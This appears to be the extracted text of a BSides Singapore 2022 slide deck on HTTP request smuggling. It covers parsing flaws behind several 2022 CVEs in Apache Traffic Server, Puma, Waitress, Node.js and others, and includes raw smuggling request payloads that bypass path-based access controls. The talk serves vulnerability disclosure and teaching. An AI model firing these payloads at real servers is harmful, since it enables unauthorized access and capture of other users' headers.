HTTP Request Smuggling

in the Multiverse of Parsing Flaws

Zeyu (Zayne) Zhang


@zeyu2001

whoami

- **Student** CS @ Cambridge, next year
- **Developer** Full stack web development
- **Hacker** Web security, vulnerability research
- **CTF Player** Team Social Engineering Experts

Content

- **A Gentle Introduction** — What is HTTP Request Smuggling?
- **Enter the Multiverse** — HTTP/1.x – so many rules, so little time…
- **14 Million Futures** — HTTP/2, Client-Side Attacks, etc.



Content

- CVEs discovered often comprise of multiple parsing flaws in a single report
- It is more meaningful to talk about the types of parsing flaws than about each CVE individually

Apache Traffic Server	CVE-2022-25763, CVE-2022-28129
Golang	CVE-2022-1705
Node.js	CVE-2022-32213, CVE-2022-32214, CVE-2022-32215
Puma	CVE-2022-24790
Twisted	CVE-2022-24801
mitmproxy	CVE-2022-24766
Waitress	CVE-2022-24761

A Gentle Introduction

What is HTTP Request Smuggling?


A Brief History

	Protocol Implementation	Connection Reuse	Length Determined By
HTTP/1.0	• Purely text-based	❌	• `Content-Length` header • `Transfer-Encoding` chunk size
HTTP/1.1		✅	
HTTP/2	• Binary protocol		• Length field built into protocol

Connection Reuse

- HTTP/1.0 used **one connection per request**
- Different requests could not interfere with each other

- HTTP/1.1 allowed for **persistent connections**, allowing the same TCP connection to be **re-used between requests**
- This allowed different requests to interfere with each other!
- HTTP request smuggling makes use of this to **“poison” the TCP stream**



“Vanilla” Request Smuggling – CL.TE

```
GET / HTTP/1.1
Host: example.com
Content-Length: 53
Transfer-Encoding: chunked

0


GET /internal HTTP/1.1
Host: example.com
```

Example: Frontend implements access control based on URL path, disallows `/internal`

- Frontend interprets `Content-Length`
- Only sees one request to `/`
- Entire body is forwarded to the backend


“Vanilla” Request Smuggling – CL.TE

```
GET / HTTP/1.1
Host: example.com
Content-Length: 53
Transfer-Encoding: chunked


0


GET /internal HTTP/1.1
Host: example.com
```

- Backend interprets `Transfer-Encoding`
- **The body is split into two separate requests**

“Vanilla” Request Smuggling – CL.TE

```
GET / HTTP/1.1
Host: example.com
Content-Length: 53
Transfer-Encoding: chunked

0

GET /internal HTTP/1.1
Host: example.com
```





```
GET / HTTP/1.1
Host: example.com
Content-Length: 53
Transfer-Encoding: chunked

0

GET /internal HTTP/1.1
Host: example.com
```

Hmm… I have a request to / that contains a 53-byte body. I’m sure that the backend server would agree!

Cool, I have a request with an empty chunked body, followed by a second request to /internal.

Enter the Multiverse

…of parsing flaws



BSides Singapore 2022

BSidesSG

Some Observations

- Lots of research done on proxies, not a lot done on the backend servers
- Most traditional techniques (e.g. duplicate CL headers, using CL instead of TE) have been patched
- Vulnerabilities can still arise due to **subtle** deviations from the standard
- When in doubt, implement all `MUST` and `SHOULD` clauses in the RFC

Number Parsing Flaws

```
Content-Length = 1*DIGIT

...

Any Content-Length field value greater than or equal to zero is valid.
```

- A `DIGIT` (ABNF standard) consists of strictly `0-9` **only**
- Some parsers will accept strings that are not strictly digits

Number Parsing Flaws

```
GET / HTTP/1.1
Content-Length: +23

GET / HTTP/1.1
Dummy: GET /forbidden HTTP/1.1
```

- Apache Traffic Server *ignores* invalid `Content-Length` header with `'+'` prefix
- Forwards **two** requests

Number Parsing Flaws

```
GET / HTTP/1.1
Content-Length: +23

GET / HTTP/1.1
Dummy: GET /forbidden HTTP/1.1
```

- Waitress *parses* the invalid `Content-Length` header, splitting the second request into two
- `int("+23")` = 23
- Instead of seeing two requests to `/`, there is now one request to `/` and one request to `/forbidden`

Number Parsing Flaws


```
GET / HTTP/1.1
Content-Length: -27

GET / HTTP/1.1
Dummy: GET /forbidden HTTP/1.1
[\r\n]
[\r\n]
```

- Negative values result in weird behaviour
- `body[0:-27]` would also achieve the same effect on a vulnerable server
- On Twisted Web, this vulnerability required the introduction of a time delay

Number Parsing Flaws

```
GET / HTTP/1.1
Content-Length: -31

GET / HTTP/1.1
Dummy: GET /forbidden HTTP/1.1
Dummy:
```

```
GET / HTTP/1.1
```



Processes this request first

```
GET / HTTP/1.1
Content-Length: -31

GET / HTTP/1.1
Dummy:
```

Buffered content is injected

```
GET /forbidden HTTP/1.1
Dummy: GET / HTTP/1.1
```

Number Parsing Flaws

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

0x12
GET / HTTP/1.1


0
```

- Similar issues arise in chunk size parsing
- Proxy and server might parse `0x12` differently
- Abort when encountering an invalid hex character?
  `0x12` = 0

Number Parsing Flaws

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

0x12
GET / HTTP/1.1


0
```

- Similar issues arise in chunk size parsing
- Proxy and server might parse `0x12` differently
- Abort when encountering an invalid hex character? `0x12` = 0
- Accept the 0x prefix? `0x12` = 18

Number Parsing Flaws

CVE ID	Server (Language)	Behavior
CVE-2022-24761	Waitress (Python)	Accept ‘signed’ (±) and 0x-prefixed `Content-Length` and chunk sizes
CVE-2022-24801	Twisted (Python)	
CVE-2022-24790	Puma (Ruby)	abc → 0 99 balloons → 99

Number Parsing Flaws

to_i(base = 10) → integer

Returns the result of interpreting leading characters in `self` as an integer in the given `base` (which must be in (2..36)):

```
'123456'.to_i      # => 123456
'123def'.to_i(16) # => 1195503
```

Characters past a leading valid number (in the given `base`) are ignored:

```
'12.345'.to_i    # => 12
'12345'.to_i(2) # => 1
```

Returns zero if there is no leading valid number:

```
'abcdef'.to_i # => 0
'2'.to_i(2)   # => 0
```

	Behavior
	Accept 'signed' (±) and 0x- `-Length` and
	abc → 0 99 balloons → 99

Language-specific behavior leads to interesting results

Whitespace is More Than 0x20

```
OWS = *( SP / HTAB )

header-field   = field-name ":" OWS field-value OWS
```

- Headers allow **optional whitespace** (SP or HTAB only) before and after the field values
- Parsers often use generic stripping functions that remove ***any*** whitespace

Whitespace is More Than 0x20

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: \rchunked

DELETE / HTTP/1.1
Host: example.com
Content-Length: 23
Padding:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

23  GET /admin HTTP/1.1
```

Proxy **ignores** invalid `Transfer-Encoding` value `\rchunked`

Second request includes 23-byte body `GET /admin HTTP/1.1`

Whitespace is More Than 0x20

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: \rchunked

DELETE / HTTP/1.1
Host: example.com
Content-Length: 23
Padding:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0
23
GET /admin HTTP/1.1
```

Server processes \rchunked as chunked due to whitespace stripping

Chunk size interpreted as 0xDE

0xDE

Second request to /admin

Whitespace is More Than 0x20

CVE ID	Server (Language)	Behavior
CVE-2022-28129	Apache Traffic Server	`Content-Length[\x0b]: 0` accepted
CVE-2022-24766	mitmproxy (Python)	`Content-Length[SP]: X` accepted
CVE-2022-1705	net/http (Golang)	`Transfer-Encoding: \r`chunked accepted

Transfer-Encoding – You Had One Job...

If a Transfer-Encoding header field is present in a request and the chunked transfer coding is not the final encoding, the message body length cannot be determined reliably; the server MUST respond with the 400 (Bad Request) status code and then close the connection.

- Encodings are from first to last (e.g. `gzip, chunked` means that the decoding server needs to decode the chunked body as `gzip` data)
- Some non-compliant proxies and servers may accept the deprecated `identity` encoding, or other malformed `Transfer-Encoding` values

Transfer-Encoding – You Had One Job...

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked, identity
```

- The deprecated `identity` encoding (supported in RFC 2616) tells the recipient to “do nothing”
- When parsing `Transfer-Encoding`, Puma assumes `chunked` encoding as long as ***any*** of the `Transfer-Encoding` values is `chunked`

Transfer-Encoding – You Had One Job...

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: "chunked"
```

- Puma would also silently ignore any invalid `Transfer-Encoding` value
- An upstream proxy might accept these malformed `Transfer-Encoding` values

SEETF 2022 Challenge – ATS x Puma

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: "chunked"

DELETE / HTTP/1.1
Host: example.com
Padding:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
0: x
```

Apache Traffic Server accepts "chunked" as chunked

POST request includes 0xDE byte body

0xDE

SEETF 2022 Challenge – ATS x Puma

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: "chunked"

------------------------------------

DELETE / HTTP/1.1
Host: example.com
Padding:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
0: x
```

Puma silently ignores the invalid `Transfer-Encoding`

DELETE request interpreted as a second, separate request

Transfer-Encoding – You Had One Job...

```
501
502       //
503       // Transfer-Encoding
504       //
505
506       n('header_value_te_chunked')
507         .transform(p.transform.toLowerUnsafe())
508         .match(
509           'chunked',
510           n('header_value_te_chunked_last'),
511         )
512         .otherwise(n('header_value_te_token'));
513
514       n('header_value_te_chunked_last')
515         .match(' ', n('header_value_te_chunked_last'))
516         .peek([ '\r', '\n' ], this.update('header_state',
517           HEADER_STATE.TRANSFER_ENCODING_CHUNKED,
518           'header_value_otherwise'))
519 -       .otherwise(n('header_value_te_chunked'));
520
521       n('header_value_te_token')
522         .match(',', n('header_value_te_token_ows'))
```

```
518
519       //
520       // Transfer-Encoding
521       //
522
523       n('header_value_te_chunked')
524         .transform(p.transform.toLowerUnsafe())
525         .match(
526           'chunked',
527           n('header_value_te_chunked_last'),
528         )
529         .otherwise(n('header_value_te_token'));
530
                                                    r_value_te_chunked_last')
                                                    (' ', n('header_value_te_chunked_last'))
                                                    [ '\r', '\n' ], this.update('header_state',
                                                    ER_STATE.TRANSFER_ENCODING_CHUNKED,
535           'header_value_otherwise'))
536 +       .peek(',', forbidAfterChunkedInRequest(n('header_value_te_chunked')))
537 +       .otherwise(n('header_value_te_token'));
538
539       n('header_value_te_token')
540         .match(',', n('header_value_te_token_ows'))
```

Matches chunked then CRLF, otherwise match chunked again?

Transfer-Encoding – You Had One Job...

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunkedchunked
```

- This logic allows for `chunkedchunked` to be a valid TE value for chunked encoding
- An upstream proxy might ignore these malformed `Transfer-Encoding` values

Transfer-Encoding – You Had One Job...

CVE ID	Server (Language)	Behavior
CVE-2022-24766	Puma (Ruby)	• Does not check that `chunked` is the final encoding • Silently ignores invalid encodings
CVE-2022-1705	http (Node.js)	Accepts malformed encodings, e.g. `chunkedchunked`

obs-fold – Not So Obsolete?

```
field-value     = *( field-content / obs-fold )
obs-fold        = CRLF 1*( SP / HTAB )
```

```
Header: value1,
[SP]value2
```

is equivalent to

```
Header: value1, value2
```

obs-fold – Not So Obsolete?

A server that receives an obs-fold in a request message that is not within a message/http container MUST either reject the message by sending a 400 (Bad Request), preferably with a representation explaining that obsolete line folding is unacceptable, or replace each received obs-fold with one or more SP octets **prior to** interpreting the field value or forwarding the message downstream.

- The Node.js parser attempted to support `obs-fold`, while also making the assumption that the `Transfer-Encoding` header ends with the CRLF sequence


obs-fold – Not So Obsolete?

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
[SP], identity
```

- An upstream proxy that supports `obs-fold` would interpret the TE as `identity`
- But the Node.js HTTP server would interpret the TE as `chunked`
- This is CVE-2022-32215

14 Million Futures

HTTP/2, Client-Side Attacks, etc.



HTTP/2 Request Smuggling – How it Started


HTTP/2: The Sequel is Always Worse

James Kettle
Director of Research
@albinowax

Published: 05 August 2021 at 19:00 UTC **Updated:** 16 August 2022 at 09:02 UTC

HTTP/2 Request Smuggling – How it Started

- HTTP/2 is used between the client and the frontend proxy
- The frontend proxy **downgrades the request to HTTP/1.1** before forwarding them to the backend
- Smuggling vectors leverage the **HTTP/1.1 `Content-Length` and `Transfer-Encoding`** headers



HTTP/2 Request Smuggling – How it's Going

```
:scheme: https
:method: GET
:path: /
:authority: localhost
foo: bar\r\nInjected: Header\r\n\r\nInjected body\r\n
authorization: secret

Some content
```

- Binary protocol – no longer delimited by CRLF sequence
- We could include CRLF in the request headers *without* breaking the HTTP/**2** request structure
- CRLF injection leads to interesting vectors

HTTP/2 Request Smuggling – How it's Going

```
:scheme: https
:method: GET
:path: /
:authority: localhost
foo: bar\r\n
Content-Length: 4\r\n
\r\n
GET / HTTP/1.1\r\n
authority: secret

Some content
```

Frontend Receives HTTP/2

```
GET / HTTP/1.1
foo: bar
Content-Length: 4
Host: localhost
Client-ip: 172.19.0.1
X-Forwarded-For: 172.19.0.1
Via: https/2 ... (ApacheTrafficServer/9.1.2)
Transfer-Encoding: chunked

3a
GET / HTTP/1.1

Authorization: secret

Some conter

0
```

Backend Receives HTTP/1.1

HTTP/2 Request Smuggling – How it's Going

```
:scheme: https
:method: GET
:path: /
:authority: localhost
foo: bar\r\n
Content-Length: 4\r\n
\r\n
GET / HTTP/1.1\r\n
authorization: secret

Some content
```


```
GET / HTTP/1.1
foo: bar
Content-Length: 4
Host: localhost
Client-ip: 172.19.0.1
X-Forwarded-For: 172.19.0.1
Via: https/2 ... (ApacheTrafficServer/9.1.2)
Transfer-Encoding: chunked

3a
GET / HTTP/1.1

Authorization: secret
```

- Apache Traffic Server reflects the CRLF sequence into the downgraded HTTP/1.1 request
- We could modify everything below the injection point

HTTP/2 Request Smuggling – How it's Going

```
POST /store HTTP/1.1
foo: bar
Injected: Header
Host: localhost
Client-ip: 172.19.0.1
X-Forwarded-For: 172.19.0.1
Via: https/2 ... (ApacheTrafficServer/9.1.2)
Transfer-Encoding: chunked

39
Injected body

Authorization: secret

Some content

0
```

Headers "pushed" into the request body may be stored by backend application



HTTP/2 Request Smuggling – How it's Going


- Sensitive headers can be "pushed" into the request body and stored by the backend application
- Successful injection of `Content-Length` or `Transfer-Encoding` headers can lead to request smuggling
- This is CVE-2022-25763

Client-Side Attacks – How it Started

Browser-Powered Desync Attacks: A New Frontier in HTTP Request Smuggling


James Kettle
Director of Research
@albinowax

Published: 10 August 2022 at 18:00 UTC **Updated:** 26 August 2022 at 10:50 UTC



Client-Side Attacks – How it Started

- Conventional HTTP request smuggling requires a frontend / backend server architecture
- If a smuggling vector is executable by any browser using `fetch()`, a perfectly valid smuggling payload may be constructed to cause desync between the client's browser and a **single** web server
- Could be fun to explore!



Thank You!

Let’s connect

Icons in this presentation were obtained from FlatIcon

Twitter – @zeyu2001

LinkedIn